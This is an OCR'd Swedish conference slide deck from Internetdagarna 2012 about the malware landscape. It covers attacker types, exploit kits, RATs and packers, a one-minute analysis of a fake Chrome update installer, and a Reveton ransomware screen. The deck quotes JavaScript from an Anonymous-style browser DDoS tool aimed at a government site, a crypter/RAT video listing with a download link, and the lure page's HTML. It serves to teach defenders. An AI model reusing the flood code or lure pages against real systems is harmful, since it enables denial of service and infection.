
Internetdagarna 2012

Malware

Malicious Software

Grovt indelad malwarekarta



Egentligen är malwarekartan mer komplex

- Internet en internationell brottsarena
- Lockar alla möjliga typer
- Malware är inte bara trojaner och nätverksmaskar
  - Webbaserade bakdörrar
  - Preparerade webbsidor med kod som utnyttjar sårbarheter I webbläsare och insticksprogram
  - Cracks för mjukvara
  - DDoS-verktyg

- Malware kan använda ett komplext modulärt mönster av infektions- och spridningssätt
  - 0days
  - Stulna certifikat
  - Rootkit som döljer händelser i operativsystemet
  - Malwaremoduler skrivna i flera språk, exempelvis Lua
  - Exempel: Duqu, Stuxnet, Gauss, Flame
  - Detta är bara början..

[VÄRD]
http://www.regeringen.se/

[FÖRFRÅGNINGAR]
1000

[MEDDELANDE]
We are Anonymous!

[STATUS]
FÖRFRÅGNINGAR
1908
LYCKADES
9
MISSLYCKADES
0


STOPPA!

[CyberForce] -- [AnonOpsSweden]


Greets to P5YKH3R

```
function start() {
        if (isFiring) {
            clearInterval(fireInterval);
            isFiring = false;
            this.innerHTML = "FIRE!";
        } else {
            isFiring = true;
            this.innerHTML = "STOPPA!";
            fireInterval = setInterval(makeHttpRequest,
(1000 / parseInt(requestsNode.value) | 0));
            }
        };
```


```
var makeHttpRequest = function () {
        if ( (currentTime.getTime()-lastSuccess) > 10000) {
            return;
        } else {
            lastSuccess = currentTime.getTime();
        };

        var rID =Number(new Date());

        var img = new Image();
        img.onerror = function () { onFail(rID); };
        img.onabort = function () { onFail(rID); };
        img.onload = function () { onSuccess(rID); };
        img.setAttribute("src", target + "?id=" + rID + "&msg=" +
  messageNode.value);
        requestsHT[rID] = img;
        onRequest(rID);
        }
```



Exploitpacks – Blackhole 2.0



HIAAS – Hacked infrastructure as a service



Offensiva aktörer

Aktör	Motivation
Icke organiserad / löst organiserad	Ändamålet ”att äga information”, tjäna personliga syften, nöjeshack. ”w0w 100k wh4t 1 h4ck3d!”
Organiserad	Omsättningsbar information, propagering av politiska budskap, konkurrera med jämbördiga organisationer
Militär / underrättelsetjänst (statlig aktör)	Kontroll över strategiskt viktig information. Information som skapar fördel i tider av fred eller konflikt. Sprida desinformation.

Premisser och distinktioner

- 1) Hur gick infektionen till
  - Webbsida
  - USB-sticka med Autorun.inf
- 2) Vad gör malwaremjukvaran efter infektion?
- 3) Engångsinfektion eller nätverksspridning?
- 4) Beständig malware, i så fall hur? (fil på webbserver, registret, API-hooking, patchning av operativsystemskärnan, bootloader etc)

Vanligt förekommande


Ofta kodad på ett sätt Som försvårar analys. Metoder för att dölja funktionsanrop osv

Hel- eller delvis kodning av payload. Rutiner för att motverka debugging, körning i virtuella maskiner vid analys m.m.

Måste ofta analyseras dynamiskt (*livemiljö, virtuell maskin, emulator*).

Exempel på verktyg

- RAT (remote administration tool, verktyg för fjärradministration)
  - Bifrost (1.2.1d, “Coffin of Evil”)
  - Darkcomet
- Exploit-kit/ Exploit-packs
  - Neosploit
  - Redkit
  - Blackhole
- Packers
  - UPX
  - ASPack



Like | Add to | Share

56 views

2 likes, 1 dislike

Published on Sep 12, 2012 by Nx2x2

Download here

http://www.mediafire.com/?glfr5clr7bt9644

Show more

All Comments (1) see all

How to crypt a RAT or Virus to make it FUD
by skanvilark
83 views

How To Spread With Dark Comet (Voice
by BonkeKid
507 views

DarkComet 5.2 Download
by Greg Gies
11 views

Spy Net Special Edition (RAT) (hack) + crypter
by stanley thadius
No views

Crypter L e Crypter Vegeta
by WinchesterHacker1
300 views

Crypter FUD 2012-2013 (100% Indetectable)
by v0idh4ck3r
245 views

Crypter 100% Fud (Private) (Venta-For
by v0idh4ck3r
110 views

شرح بيفروست كامل للمبتدئين

Live malware-site

```
</head>

<body>

<div class="container">

        <div class="main">
        <div class="menu right">
                <a class="active left cuf" href="#">update</a>
            <a class="left cuf" href="#">stable</a>
            <a class="left cuf" href="#">beta</a>
            <div class="cl"> </div>
        </div>

        <div class="header cuf">
        Update Google Chrome
        </div>
        <div class="slogan cuf">
        To make sure that you're protected by the latest security updates
        </div>
        <a class="btn cuf" href="google_chrome_installer.exe">
                Download Update
        </a>
        <div class="spec cuf">
        For Windows 8/7/Vista/XP
        </div>

      <div class="stats">
                <div class="article left cuf">
            <p>Windows 8 users</p><span>Make sure to close all
Chrome windows and tabs
on the desktop and Windows 8
app, then relaunch
Chrome after update..
            </span>
          </div>
            <div class="article left cuf">
            <p>check for updates</p><span>Updates are available on this
website To apply the update,
just follow the steps below.
            </span>
           </div>
            <div class="article left cuf">
            <p>update google chrome</p><span>To make sure that you're protected
by the latest security updates.
Download latest version here.
```

Vi laddar hem google_chrome_installer.exe

jj$ md5 google_chrome_installer.exe
MD5 (google_chrome_installer.exe) = bfd8596161f9d0982f873f5d7aa76821

MD5-summan genererar ingen träff i Virustotal eller Google

En-minuts-analys


jj$ **strings google_chrome_installer.exe | more**
!This program cannot be run in DOS mode.
.text
.data
.rdata
@.bss
.idata
.yomygr
VJ>#
g&ppp
guqpp
pppH
gzspp
pppH
g_spp
pppH
g;spp
pppH

1 minute analysis

```
AAAA
AAAA
AAAA
[^_]
pyomygrfbcjqdlfjcin
KERNEL32.dll
GetModuleFileNameA
kernel32.dll
CreateProcessA
ntdll.dll
NtUnmapViewOfSection
WriteProcessMemory
GetThreadContext
ReadProcessMemory
SetThreadContext
ResumeThread
VirtualAllocEx
VirtualAlloc
VirtualFree
!(Ew
~&kE
 iciNWq
x`\`U
S2zw
Qjh/T
w?6r
```

```
BFUa.X
YnFpW
-f3F2
r9$|
n6j/
HWyn
9)PF
(-}|
W;()f
_xU`u
08bX
w``u N
AddAtomA
AreFileApisANSI
Beep
CreateSemaphoreA
DeleteFileA
ExitProcess
FindAtomA
GetAtomNameA
GetConsoleMode
GetModuleHandleA
GetProcAddress
InterlockedDecrement
InterlockedIncrement
ReleaseSemaphore
SetLastError
SetUnhandledExceptionFilter
Sleep
TlsAlloc
TlsFree
TlsGetValue
TlsSetValue
WaitForSingleObject
__getmainargs
__mb_cur_max
__p__environ
__p__fmode
__set_app_type
_assert
_cexit
_errno
_flsbuf
_fmode
_iob
_isctype
_onexit
```

```
_pctype
_setmode
_strnicmp
_vsnprintf
abort
atexit
fclose
fflush
fgetpos
fopen
fprintf
fread
free
fsetpos
fwrite
localeconv
malloc
memchr
memcpy
memmove
printf
setlocale
signal
DefWindowProcA
DispatchMessageA
GetMessageA
LoadCursorA
LoadIconA
PostQuitMessage
RegisterClassExA
ShowWindow
TranslateMessage
comctl32.dll
Str_SetPtrW
DestroyPropertySheetPage
ImageList_Add
CreateToolbarEx
CreatePropertySheetPageA
InitCommonControls
DrawInsert
PropertySheetA
CreateMappedBitmap
CreateUpDownControl
ws2_32.dll
bind
recv
inet_ntoa
ntohl
ntohs
WSAConnect
gethostbyaddr
htonl
listen
getsockname
:
```



Exempel på ransomware (“Reveton”)

AFP
Australian Federal Police

Attention!

[redacted]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating «Copyright and Related Rights Law» (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing **Article 128 of the Criminal Code of Australia.**

Article 128 of the Criminal Code provides for a fine of 2 to 5 hundred minimal wages or a deprivation of liberty for 2 to 8 years.

You have been viewing or distributing prohibited Pornographic content (Child Porn/Zoophilia and etc). Thus violating **article 202 of the Criminal Code of Australia.**

Article 202 of the Criminal Code provides for a deprivation of liberty for 4 to 12 years.

Illegal access to computer data has been initiated from your PC, or you have been...

Article 208 of the Criminal Code provides for a fine of up to **AUD $100,000** and/or a deprivation of liberty for 4 to 9 years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of **AUD $2,000** to **AUD $8,000.**

Spam distribution or other unlawful advertising has been effected from your PC as a profit-seeking activity or without your knowledge, your PC may be infected by malware.

Ukash

Code | Sum 100

1 2 3 4 5 6 7 8 9 0

Pay Ukash

Where I can buy Ukash?

You can get Ukash from hundreds of thousands of global locations, online, from wallets, from kiosks and ATMs.

jonathan.james@atea.se

jonathanj.com

Twitter: areusecure

08-4774730